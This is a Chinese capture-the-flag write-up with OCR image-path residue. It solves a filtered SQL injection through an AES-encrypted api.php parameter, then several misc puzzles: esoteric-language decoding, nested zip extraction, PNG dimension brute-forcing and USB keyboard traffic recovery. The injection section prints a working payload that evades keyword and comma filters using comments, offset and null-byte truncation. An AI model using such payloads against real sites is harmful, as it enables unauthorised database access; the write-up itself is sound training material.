




修改`message`尝试对`api.php`参数进行测试；最常见的莫过于注入测试

```
var aseKey = "1234567890123456"
var message = "'and 1=1#";

密文：JZCAPINHhy802jDLaGkzUg==
```

因为密文中可能会存在一些特殊字符且是GET传参，所以`urlencode`一下



有过滤，但是可以判断应该是注入点；没法做过滤的fuzz，手工一个个测试，测试出来的被过滤的有

```
and
or
空格
,
union
select
()
#
--+
|
&
.......
```

过滤很多，特别过滤了`()`；常规注入可能无法注入出来数据；所以猜测这里flag可能就在当前表中；尝试构造回显当前表中的其他数据；

参考：关于 MySQL 数据库空字符及弱类型的探讨

```
+-----+---------------+----------------------------------+
| uid | username      | password                         |
+-----+---------------+----------------------------------+
|   1 | admin         | admin                            |
|   2 | mochu7        | mochu7                           |
|   3 | flag          | flag{The_Sql_F14g_0f_mochu7}     |
|   0 | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+-----+---------------+----------------------------------+
4 rows in set (0.00 sec)

mysql> select * from ctf.users where username='';
Empty set (0.00 sec)

mysql> select * from ctf.users where username=''=0;
+-----+---------------+----------------------------------+
| uid | username      | password                         |
+-----+---------------+----------------------------------+
|   1 | admin         | admin                            |
|   2 | mochu7        | mochu7                           |
|   3 | flag          | flag{The_Sql_F14g_0f_mochu7}     |
|   0 | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+-----+---------------+----------------------------------+
4 rows in set (0.00 sec)

mysql> select * from ctf.users where username=''+0;
+-----+---------------+----------------------------------+
| uid | username      | password                         |
+-----+---------------+----------------------------------+
|   1 | admin         | admin                            |
|   2 | mochu7        | mochu7                           |
|   3 | flag          | flag{The_Sql_F14g_0f_mochu7}     |
|   0 | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+-----+---------------+----------------------------------+
4 rows in set, 3 warnings (0.00 sec)

mysql> select * from ctf.users where username=''-0;
+-----+---------------+----------------------------------+
| uid | username      | password                         |
+-----+---------------+----------------------------------+
|   1 | admin         | admin                            |
|   2 | mochu7        | mochu7                           |
|   3 | flag          | flag{The_Sql_F14g_0f_mochu7}     |
|   0 | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+-----+---------------+----------------------------------+
4 rows in set, 3 warnings (0.00 sec)

mysql> select * from ctf.users where username=''=0 limit 2,1;
+-----+----------+------------------------------+
| uid | username | password                     |
+-----+----------+------------------------------+
|   3 | flag     | flag{The_Sql_F14g_0f_mochu7} |
+-----+----------+------------------------------+
```


因为这里逗号被过滤了，用`offset`绕过；注释被过滤，但是这里使用的是`js`加密

继续参考：JavaScript处理Unicode的'\u0000'截断字符串问题

payload

```
var aseKey = "1234567890123456"
var message = "'=0/**/limit/**/1/**/offset/**/1;\u0000";

密钥：LWtr0YEO0u8CXrwoX6IktqPUS/Yg8zMkmYZrqPlmXaPfwxbZdBqLqEMo+KArn/jD
```

```
/api.php?data=%4c%57%74%72%30%59%45%4f%30%75%38%43%58%72%77%6f%58%36%49%6b%74%71%50%55%53%2f%59%67%38%7a%4d%6b%6d%59%5a%72%71%50%6c%6d%58%61%50%66%77%78%62%5a%64%42%71%4c%71%45%4d%6f%2b%4b%41%72%6e%2f%6a%44
```

Misc


奇奇怪怪的编码

```
编码1：++++++++[>>++>++++>++++++>++++++++>++++++++++>++++++++++++>++++++++++++++>++++++++++++++++>++++++++++++++
++++>++++++++++++++++++++>++++++++++++++++++++++>++++++++++++++++++++++++>++++++++++++++++++++++++++>+++++++++++
+++++++++++++++++>++++++++++++++++++++++++++++++<<<<<<<<<<<<<<<<-]>>>>>>>>++++++.>----.<-----.>-----.>-----.<<.+.
<<<+++++++.-------.>>>+.+.---.<<<.

编码2：([][(!![]+[])[!+[]+!+[]+!+[]]+([][[]]+[])[+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([![]]+[][[]])[+!+[]+[+[
]]]+(!![]+[])[!+[]+!+[]+!+[]]+(![]+[])[!+[]+!+[]+!+[]]]()+[])[!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+!
+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+[+!+[]]+[!+[]+!+[]+!+[]]+([][
(!![]+[])[!+[]+!+[]+!+[]]+([][[]]+[])[+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(!![]+[
])[!+[]+!+[]+!+[]]+(![]+[])[!+[]+!+[]+!+[]]]()+[])[!+[]+!+[]]+[!+[]+!+[]+!+[]]+(![]+[])[+[]]+[!+[]+!+[]]+[+!+[]]

编码3：Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook! Ook. Ook? Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook? Ook. Ook? Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook! Ook. Ook? Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook!
Ook! Ook. Ook? Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook? Ook. Ook? Ook! Ook. Ook? Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook! Ook? Ook! Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook? Ook. Ook? Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook! Ook. Ook! Ook! Ook! Ook! Ook. Ook. Ook? Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook!
Ook. Ook? Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook?
Ook. Ook? Ook! Ook. Ook? Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook!
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook. Ook. Ook. Ook.
Ook! Ook. Ook! Ook. Ook! Ook! Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook! Ook! Ook! Ook!
Ook! Ook. Ook. Ook. Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook! Ook. Ook?
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook? Ook. Ook? Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook! Ook. Ook. Ook? Ook.
```

编码1是`brainfuck`，解码得到

```
flag{ab71cda1
```

编码2是`jjencode`，直接放入控制器




```
b495e13b3f21
```

编码3是`Ook!`：

```
f6fd50221978}
```


得到flag

```
flag{ab71cda1b495e13b3f21f6fd50221978}
```

Extractall


`hint.txt`


```
喜欢解压是吧，嗐，密码就是压缩包名字，自己玩去吧
```



压缩包为文件名的套娃解压，Python简单处理即可

```python
from zipfile import *
from os import *

init_name = '[REFTQ'
name_list = []
path = getcwd()
zip_name = init_name
while True:
 try:
  name_list.append(zip_name)
  file = ZipFile(zip_name+'.zip', 'r')
  if(file):
   file.extractall(path, pwd=zip_name.encode('utf-8'))
   zip_name = file.namelist()[0][:-4]
  else:
   continue
 except:
  break
print(name_list)
```





`extractall.png` 用 `010 Editor` 打开发现 `CRC校验报错`，应该修改了图片宽高，使用脚本爆破宽高

```python
import binascii
import struct
import sys

file = input("图片地址：")
fr = open(file,'rb').read()
data = bytearray(fr[0x0c:0x1d])
crc32key = eval('0x'+str(binascii.b2a_hex(fr[0x1d:0x21]))[2:-1])
#原来的代码: crc32key = eval(str(fr[29:33]).replace('\\x','').replace("b'",'0x').replace("'",''))
n = 4095
for w in range(n):
    width = bytearray(struct.pack('>i', w))
    for h in range(n):
        height = bytearray(struct.pack('>i', h))
        for x in range(4):
            data[x+4] = width[x]
            data[x+8] = height[x]
        crc32result = binascii.crc32(data) & 0xffffffff
        if crc32result == crc32key:
            print(width,height)
            newpic = bytearray(fr)
            for x in range(4):
                newpic[x+16] = width[x]
                newpic[x+20] = height[x]
            fw = open(file+'.png','wb')
            fw.write(newpic)
            fw.close
            sys.exit()
```

```
PS C:\Users\Administrator\Downloads\extractall的附件> ls

    Directory: C:\Users\Administrator\Downloads\extractall的附件

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a---          2021/8/11    21:00         383518 [REFTQ.zip
-a---          2021/9/28    16:26         383276 1RGe0V.zip
-a---          2021/9/28    16:26         380614 29fRnV.zip
-a---          2021/9/28    16:26         382550 3RhbGx.zip
-a---          2021/9/28    16:26         383034 4dHJhY.zip
-a---          2021/9/28    16:26         380130 7ztjka.zip
-a---          2021/9/28    16:26         382308 8smjtq.zip
-a---          2021/9/28    16:26         381582 9rskp5.zip
-a---          2021/9/28    16:26         379646 a27s40.zip
-a---          2021/9/28    16:26         381340 a93su6.zip
-a---          2021/9/28    16:26         381098 al0o68.zip
-a---          2021/9/28    16:26         379888 bvn8ta.zip
-a---          2021/9/28    16:32            950 code.py
-a---          2021/9/28    16:26         379404 dxzk1l.zip
-a---          2021/9/28    16:26         382792 eht8on.zip
-a---          2021/9/28    16:26         379073 extractall.png
-a---          2021/9/28    16:26         380372 fco9e2.zip
-a---          2021/9/28    16:26             76 flag.txt
-a---          2021/9/28    16:26         381824 fSXNfU.zip
-a---          2021/9/28    16:26         378920 gec9bl.zip
-a---          2021/8/12    11:30             72 hint.txt
-a---          2021/9/28    16:26         380856 p0l2vq.zip
-a---          2021/9/28    16:26         378716 ufQ==].zip
-a---          2021/9/28    16:26         379162 yq6ik4.zip
-a---          2021/9/28    16:26         382066 zmckit.zip

PS C:\Users\Administrator\Downloads\extractall的附件> python .\code.py
```


```
图片地址: C:\Users\Administrator\Downloads\extractall的附件\extractall.png
bytearray(b'\x00\x00\x03\xa4') bytearray(b'\x00\x00\x01\xeb')
PS C:\Users\Administrator\Downloads\extractall的附件>
```


起始页 sc.jpg extractall.png ×

编辑方式: 十六进制(H) 运行脚本 运行模板: PNG.bt

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	‰PNG........IHDR
0010h:	00	00	03	A4	00	00	01	EB	08	06	00	00	00	D8	2E	50	...¤...ë.....Ø.P
0020h:	4D	00	00	20	00	49	44	41	54	78	9C	E4	BD	07	AF	74	M.. .IDATxœä½.¯t
0030h:	CB	51	B6	DD	6B	DB	E4	9C	73	CE	E1	38	E7	C3	C1	02	ËQ¶ÝkÛäœsÎá8çÃÁ.
0040h:	19	90	F8	55	FE	49	80	00	61	6C	E3	80	71	C4	06	1B	..øUþI€.alã€qÄ..
0050h:	9B	9C	73	CE	C1	A4	3D	9E	AF	D1	BA	8E	EA	AD	B7	AA	›œsÎÁ¤=ž¯Ñº.ê.·ª

who am i



1,024 pixels, file size: 522 KB, MIME type: image/png).

https://www.alamy.com › stock-photo › fibonacci

Fibonacci Stock Photos and Images - Alamy

Leonardo Pisano Bigollo (1170 - 1250) also known as Leonardo of Pisa, Leonardo Pisano, Leonardo Bonacci, **Leonardo Fibonacci**, or, most commonly, ...

斐波那契，然后联想到`斐波那契数列`，以及文件名逐层解压排序下来的列表，非常像base64；但是尝试直接拼接在一起解压时发现不对，中间一些字符好像不是`base64`编码；

```
['[REFTQ', '1RGe0V', '4dHJhY', 'eht8on', '3RhbGx', '8smjtq', 'zmckit', 'fSXNfU', '9rskp5', 'a93su6', 'al0o68', '
p0l2vq', '29fRnV', 'fco9e2', '7ztjka', 'bvn8ta', 'a27s40', 'dxzk1l', 'yq6ik4', 'gec9bl', 'ufQ==]']
```

然后分析文件名总共`21`项，斐波那契数列第`8`项就是`21`；所以尝试按斐波那契数列前`8`项数字作为这`21`项文件名列表的下表取文件名

```
from base64 import *

filename_list = ['[REFTQ', '1RGe0V', '4dHJhY', 'eht8on', '3RhbGx', '8smjtq', 'zmckit', 'fSXNfU', '9rskp5', 'a93s
u6', 'al0o68', 'p0l2vq', '29fRnV', 'fco9e2', '7ztjka', 'bvn8ta', 'a27s40', 'dxzk1l', 'yq6ik4', 'gec9bl', 'ufQ==]
']
fibo_list = [1, 1, 2, 3, 5, 8, 13, 21]

base64_str = ''
for idx in fibo_list[1:]:
 base64_str += filename_list[idx - 1]

print(base64_str)
print(b64decode(base64_str[1:len(base64_str)-1]))
```

```
PS C:\Users\Administrator\Downloads\extractall的附件> python .\code.py
[REFTQ1RGe0V4dHJhY3RhbGxfSXNfU29fRnVufQ==]
b'DASCTF{Extractall_Is_So_Fun}'
```

easy_usb

首先利用`UsbKeyboardDataHacker`尝试提取一下键盘流量


```
root@mochu7-pc:/mnt/d/Tools/Misc/UsbKeyboardDataHacker# ls -lha
total 136K
drwxrwxrwx 1 1000 root 4.0K Oct  5 16:57 .
drwxrwxrwx 1 1000 root 4.0K Oct  3 01:28 ..
-rwxrwxrwx 1 1000 root 125K Jul 23 14:22 easy_usb.pcapng
-rwxrwxrwx 1 1000 root 1.2K Nov 11  2020 README.md
-rwxrwxrwx 1 1000 root 3.2K Sep  8  2020 UsbKeyboardDataHacker.py
root@mochu7-pc:/mnt/d/Tools/Misc/UsbKeyboardDataHacker# python UsbKeyboardDataHacker.py easy_usb.pcapng
Running as user "root" and group "root". This could be dangerous.
[+] Found : i<SPACE>heard<SPACE>you<SPACE>had<SPACE>the<SPACE>flag<RET>00<RET>how<SPACE>can<SPACE>i<SPACE>get<SP
ACE>the<SPACE>flag<RET>000000000000<RET>i<SPACE>know<SPACE>so<SPACE>what<SPACE>is<SPACE>the<SPACE>flag<RET>00000
0000000000then<SPACE>md5<SPACE>the<SPACE>capital<SPACE>letters<RET>0000000000000000<RET><DEL><DEL><RET>
root@mochu7-pc:/mnt/d/Tools/Misc/UsbKeyboardDataHacker#
```

得到一段话

```
i heard you had the flag

how can i get the flag

i know so what is the flag

then md5 the capital letters
```

